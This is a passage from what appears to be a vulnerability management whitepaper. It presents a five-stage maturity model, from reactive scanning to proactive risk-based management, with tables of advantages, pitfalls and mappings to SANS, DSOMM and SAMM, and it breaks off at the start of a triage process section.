
- OWASP top 10 over the years [50]
- OWASP data analysis [51]
- CWE data analysis [52]



CWE over the years [53]

[50] https://phoenix.security/owasp-top-10-across-the-years-what-are-the-exploited-vulnerabilities/
[51] https://phoenix.security/what-is-owasp-main/
[52] https://phoenix.security/what-is-cwe-main/
[53] https://phoenix.security/what-is-cwe-main/

Vulnerability Management Framework Maturity Model



Vulnerability Maturity Model

When approaching the evolving maturity in software, cloud, infrastructure and vulnerability, organizations must evolve from a reactive posture to a proactive approach in managing software security risks. The following maturity model serves as a blueprint for this evolution, emphasizing risk as the critical interface between security engineering and business strategy.


The journey is not linear, but with collaboration between CTO and Security / CIO / CISO office, the whole organization will benefit from a proactive approach on vulnerability management and an overall evolved maturity with better attribution, ownership traceability and structure.

This will aid the effort of the security office in keeping the organization accountable and aware of the risk posture but in order to do so, all the risk positions from software to cloud need to be centralized, attributed to the right teams, cleansed from duplicates and risk assessed.

This journey of evolution is divided in several phases. For details on implementation and what actions to take at each stage refer to the detailed maturity section 5.

For a more detailed overview of the maturity management framework refer to this article [54]and the SANS vulnerability management[55]. For the use of Vulnerability management framework for metrics and moving from SLA to data driven metrics and OKR, refer to the article, "Your SLA's are dead[56]". See here:

Stage One: Initial Scanning – The Reactive Phase - Initial Efforts and Challenges



Vulnerability management Maturity Model Phase 1

Organizations typically commence their security efforts with fundamental scanning activities—these include scanning web applications, internal assets and conducting penetration tests to identify vulnerabilities. For details in implementation and what actions to take at each stage, refer to the detailed maturity section 5

[54] https://phoenix.security/vulnerability-managment-maturity-model-for-appsec/
[55] https://www.sans.org/blog/vulnerability-management-resources/
[56]https://phoenix.security/whitepapers-resources/data-driven-application-security-vulnerability-management-are-sla-slo-dead/


Stage 1 - Caveats and Pitfalls

Advantage/ Caveat	Caveat / Pitfalls
• Immediate Discovery: Quick identification of glaring security gaps. • Basic Compliance: Satisfies the rudimentary compliance requirements for security assessments.	• Overwhelming Volume: Generates a voluminous amount of data, which can be cumbersome to process. • Lack of Prioritization: Fails to differentiate between critical and minor vulnerabilities, leading to inefficient allocation of resources.

Stage 1 - Commonalities at Maturity 0-1

M0 (mapped to SANS VMM Level 1) - Non Existent	Maturity 1 (mapped to SANS VMM Level 1) - Scanning
Mostly reactive • No Asset Register • No Scanning Capabilities • No Vulnerability Management Process • No-Risk assessment of vulnerabilities • Occasional pentest or manual assessment • No scanning capabilities.	Some scanning capabilities (early stage) • No Asset Register • One or two scanners (infrastructure, code) • Some Pentesting activity (internal/external) • No Vulnerability management process • Just fix vulnerabilities when there is time. • Vulnerabilities are fixed when and if discovered.

Stage Two: Aggregation and Manual Triage – Toward Consolidation



Vulnerability management Maturity Model Phase 2

Developing an Aggregated View

Moving from a purely reactive mode, organizations begin to aggregate and deduplicate findings from various assessments. This approach integrates Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST) results with the vulnerability scanning results mentioned in the previous stage into a singular, actionable perspective.

Stage 2 - Caveat and Pitfalls


Advantage/ Caveat	Caveat / Pitfalls
• Reduced Redundancies: Eliminates duplicate findings, streamlining the workflow. • Structured Overview: Offers a structured view of vulnerabilities across the organization's digital assets.	• Resource Intensive: Manual triaging and deduplication are labor-intensive and require skilled professionals. • Inconsistent Assessments: Manual processes can lead to inconsistent vulnerability assessments.

Stage 2 - Commonalities at Maturity 2-3

Maturity 2 (mapped to SANS VMM Level 2)	Maturity 3 (mapped to SANS VMM Level 3)
• Scanning Code, Assessing software with DAST or some dynamic application testing capabilities • External attack surface tested • Critical assets pentested regularly • Manual triage or some Basic SLA (for a whitepaper on SLA see here) • Vulnerabilities fixed when and if discovered • No asset management or some basic level • Some non-formalized vulnerability management process • No risk acceptance or assessment process	• Start Using SLA for the whole (for a whitepaper on SLA see here) • Policy & mandate when SLA fix • Some basic level of the vulnerability management process • Some basic level of asset management • No major measurement of vulnerabilities • Not a consistent measurement of resolution

Stage Three: Contextualization – Risk-Based Prioritization

Aligning with Business Objectives



Vulnerability management Maturity Model Phase 4

The contextualization phase introduces a qualitative analysis where vulnerabilities are evaluated concerning their deployment context, the business value of affected assets and the associated risk. Business and deployment contexts can help identify and create a better narrative around vulnerabilities. Location of vulnerabilities is also key to identifying what needs fixing. For example, a vulnerability in a container might require the upgrade of the container image and the build container file, whereas the fixing team needs to be able to identify if the vulnerability fix is actually effective.


Stage 3 Caveat and Pitfalls

Advantage/ Caveat	Caveat / Pitfalls
• Strategic Focus: Ensures that remediation efforts are aligned with the organization's risk appetite and business priorities. • Resource Optimization: Directs resources toward mitigating risks that could have the most significant impact on business operations.	• Complex Analysis Required: Accurately assessing the business value and risk necessitates in-depth knowledge and can be complex. • Potential Oversight: a non-critical vulnerability could still be exploited and cause lateral movement even tough this is less likely.

Stages 3 - Commonalities at Maturity 2-3

Maturity 2 (mapped to SANS VMM Level 2)	Maturity 3 (mapped to SANS VMM Level 3)
• Scanning Code, Assessing software with DAST or some dynamic application testing capabilities • External attack surface tested • Critical assets pentested regularly • Manual triage or some Basic SLA (for a whitepaper on SLA see here) • Vulnerabilities fixed when and if discovered • No asset management or some basic level • Some non-formalized vulnerability management process • No risk acceptance or assessment process	• Start Using SLA for all the vulnerabilities (for a book on SLA see here) • Policy & mandate when SLA fix • Some basic level of the vulnerability management process • Some basic level of asset management • No major measurement of vulnerabilities • Not a consistent measurement of resolution

Stage Four: Prioritization Attribution – Introducing Automation



Vulnerability management Maturity Model Phase 4->5

Automating for Efficiency

Automation tools are introduced to auto-generate tickets, correlate vulnerabilities from code to the cloud, and assign responsibility to the appropriate teams. Other elements of automation could be auto patching, auto remediation (e.g. WSUS), aggressive patching policies, aggressive SLA and Zero critical vulnerabilities tolerance. As organizations grow, those metrics become increasingly difficult to achieve due to mergers and acquisitions, diverse priority between business units, legacy systems, lack of engineering supporting units, as well as SLA and maintenance windows. In those situations, monitoring and referring to risk accountability is the best way to stay as close as possible to aggressive risk management and patching/upgrading methodologies.

Stage 4 - Caveat and Pitfalls


Advantage/ Caveat	Caveat / Pitfalls
● Increased Productivity: Automation speeds up the vulnerability management process, from detection to remediation. ● Enhanced Accountability: Automated attribution ensures that the responsible teams are promptly informed and can act swiftly.	● Automation Limitations: Tools may not capture the nuanced context of certain vulnerabilities, potentially leading to inappropriate prioritization. ● Integration Complexity: Automating across diverse tools and platforms can be technically challenging and require upfront investment.

Stage 4 - Commonalities at Maturity 4-5

Maturity 4 (mapped to SANS VMM Level 4)	Maturity 5 (mapped to SANS VMM Level 4)
● Start Using SLA for the whole organization. ○ Consistent use of Severity Based SLA ○ Move to Exposure Based SLA or Risk based SLA ● Consistent Pipeline approach for vulnerabilities scanning ● Scheduled/Regular Pentest, assessment ● Vulnerabilities fixed when and if discovered ● No asset management	● Creating Customized SLA/ SLO for different teams/complexity. ● Implementing SLA Levels based on Type of asset and risk ○ Consistent use of Severity Based SLA ○ Move to Exposure Based SLA or Risk based SLA ● Embedded in Feedback Loops ○ Creating feedback loops to Customize SLA / SLO for systems in different categories. ● Confidently breaking pipeline ● Using the team's OKR to: ○ Regularly burning down the Backlog of vulnerabilities ○ Slack and ticketing system used actively to deliver vulnerabilities resolution to teams ○ Measuring team performance & feeding it to higher management

Stage Five: Proactive Risk Management – The Pinnacle of Maturity

Adopting a Proactive Stance



Vulnerability management Maturity Model Phase 5

Organizations at the peak of maturity integrate risk management into every facet of their software development lifecycle, acting on prioritized vulnerabilities and employing strategies like per-sprint fixes to maintain a continuous improvement cycle. Vulnerabilities are managed based on a sophisticated understanding of the actual risk they pose to business continuity and integrity.

Stage 5 - Caveat and Pitfalls

Advantage/ Caveat	Caveat / Pitfalls
• Risk Precision: Focusing on exact risks minimizes the likelihood of significant breaches, thus aligning with business risk tolerance. • Strategic Remediation: Deliberate vulnerability management ensures that remediation is both timely and strategic, enhancing overall security posture. • Efficient Resource Allocation: By concentrating on critical risks, security teams optimize the use of limited resources.	• Resource Allocation to False Positives: There remains a possibility of allocating resources to vulnerabilities that, while theoretically risky, are practically non-exploitable. • Complexity in Risk Assessment: Accurately assessing the risk requires continuous updates on threat intelligence, industry trends, and a deep understanding of the organization's assets. •


Final Considerations: Symbiosis Between Security Engineering and Business Priorities

The ultimate goal of this maturity model is the seamless integration of security practices with business objectives, where security engineering and business priorities operate in tandem. A sophisticated risk management strategy ensures that cybersecurity becomes a business enabler rather than a cost center.

Advantage/ Caveat	Caveat / Pitfalls
● Alignment with Business Goals: Security measures are fully aligned with organizational goals, which ensures that cybersecurity investments deliver tangible business value. ● Proactive Posture: The organization benefits from a proactive approach to security, which can serve as a competitive advantage.	● Continuous Investment Required: Maintaining this level of maturity requires ongoing investment in skills, technologies, and processes. ● Need for Constant Vigilance: As the threat landscape evolves, so too must the organization's approach to managing risk, which demands continual attention and adaptation.

In conclusion, transitioning from a reactive to a proactive security stance is not a linear process, but a strategic evolution. It requires a commitment to continuous improvement, a deep understanding of both the technical and business ramifications of security risks, and a willingness to invest in the tools, people and processes that will protect an organization's digital assets in the long term. With risk management at the heart of this transformation, organizations can aspire to not just defend against threats, but to anticipate and nullify them before they can impact the business.

Detailed Vulnerability Management Framework




LEVEL	DETECTION	AGGREGATION/ DEDUPLICATION	PRIORITIZATION	ACTION	MEASUREMENT
DSOMM MAPPING	TEST & VERIFICATION	TRIAGE	TRIAGE	CULTURE & ORG	MONITORING
SAMM V2 MAPPING	SECURITY TESTING	DEFECT MANAGEMENT	DEFECT MANAGEMENT	DEFECT MANAGEMENT	MEASURE & IMPROVE STREAM B
M0	No Scan No Detection No Pentest	No Aggregation	No Prioritization	No action, ad-hoc reaction	No measurement No tracking
M1	Policy mandating scanning requirements / Secure SDLC Regular Pentest / External Scan No SCA/ Library detection	Aggregate Vulnerabilities in entral place	Prioritization based on vulnerability severity	Fix based on severity	Number of vulnerabilities
M2	Policy mandating scanning requirements / Secure SDLC Regular Pen-test / External Scan Ad-how Static analysis Infra Vulnerability - L1 (O/S - Endpoint, Installed Apps) SAST - Static Code Analysis or SCA	Aggregate vulnerabilities per business application Aggregation of Assets Deduplication - L0 - Manual	Prioritization based on vulnerability severity Prioritization based on SLA (severity)	Fix based on severity Triage & Assess	Number of vulnerabilities SLA per criticality
M3	Policy mandating scanning requirements / Secure SDLC Regular Pen-test / External Scan Automated Static code analysis Infra Vulnerability - L2 (Image Scanning, O/S - Servers, O/S - Endpoint, Installed Apps, Network Scanning) Automated Library assessment / OSS- SCA Code Peer review	Aggregate vulnerabilities per business application Aggregation of Assets Asset contextualization (business) Deduplication L1 - Automated - (Assets Dedup, CVE Dedup)	Prioritization based on vulnerability severity Prioritization based on Risk/ Risk Based SLA Prioritization based on Cyber threat intelligence	Fix based on Risk/ SLA Triage & Assess / Exception management - L1 (False Positives)	Number of vulnerabilities SLA per criticality
M4	Policy mandating scanning requirements / Secure SDLC Bug Bounty/ Pentest Automated Static analysis Automated SCA Automate TEST WEB/ DAST API Assessment Code Peer review Infra Vulnerability - L3 (Image Scanning, O/S - Servers, O/S - Endpoint, Installed Apps, Network Scanning) Container Scan Cloud assessment/ IaC	Aggregate vulnerabilities per business application Aggregation of Assets Asset contextualization (business) Contextual Location of assets Deduplication L2- Automated - (Assets Dedup, CVE Dedup, Contextual Deduplication) Track the users / team operating on assets	Prioritization based on vulnerability severity Prioritization with Risk/ Risk based SLA Prioritization based on Cyber threat intel Prioritization based on business contextual information	Fix based on Risk/ SLA Triage & Assess / Triage & Schedule (sprint planning) - Backlog management Exception management - L2 (Mitigation controls, False Positives)	SLA per criticality SLA Risk based Mean time to resolution Security balance False Positive/Exception rate Security insights
M5	Policy mandating scanning requirements / Secure SDLC Automated Pentest Bug Bounty/Pentest Automated Static Analysis Automated SCA Automated DAST WEB/ Automated API Container Scan / Preflight Container Build Code Peer review Infra Vulnerability - L3 (Image Scanning, O/S - Servers, O/S - Endpoint, Installed Apps, Network Scanning) Cloud assessment/ Automated IaC	Aggregate vulnerabilities Aggregation of Assets Deduplication L3 - (Assets Dedup, CVE Dedup, Automated Function SCA- SAST, Contextual Deduplication) Self Declared Asset/ Centralization of assets declaration Contextualization (business) with Business Impact Self Declared Contextual Location of assets/ Tag based Track the users / team operating on assets Track new assets automatically	Prioritization based on vulnerability severity Prioritization with RISK/ Risk based SLA, Prioritization based on TEAM OKR Prioritization based on Cyber threat intel, Prioritization based on Contextual information Prioritization based on business contextual information,	Fix based on Risk/ SLA Triage & Assess / Triage & Schedule (sprint planning) - Backlog management Exception management - L3 (Mitigation controls, False Positives, Risk Acceptance)	Mean time to resolution/ MTTR Users Stories vs Security Security backlog burn-down SLA Risk based , False Positive/Exception rate Technology Insights Security OKR Security Insights Build vs Fix stories Localised insights (per business application)

For full reference of the vulnerability management framework, refer to Section 5. Sections 3-5 will elaborate on the Triage Process, metrics and scanner information that will be instrumental for implementation at various maturity levels of the framework

Section 3 - Triage process (Introduction)

Traditional Vulnerability Triage and Assessment Process


TRADITIONAL TRIAGE & VULNERABILITY MANAGMENT PROCESS
DISCOVER
PRIORITIZE
ASSESS & ACT
DISCOVER
SCAN
AGGREGATE
CORRELATE
CORRELATE
PRIORITIZE
FIND TEAM
CHASE/ FOLLOWUP
PLAN
FOLLOW-UP CHASE
RESOLVE/ RESCAN
MEASURE
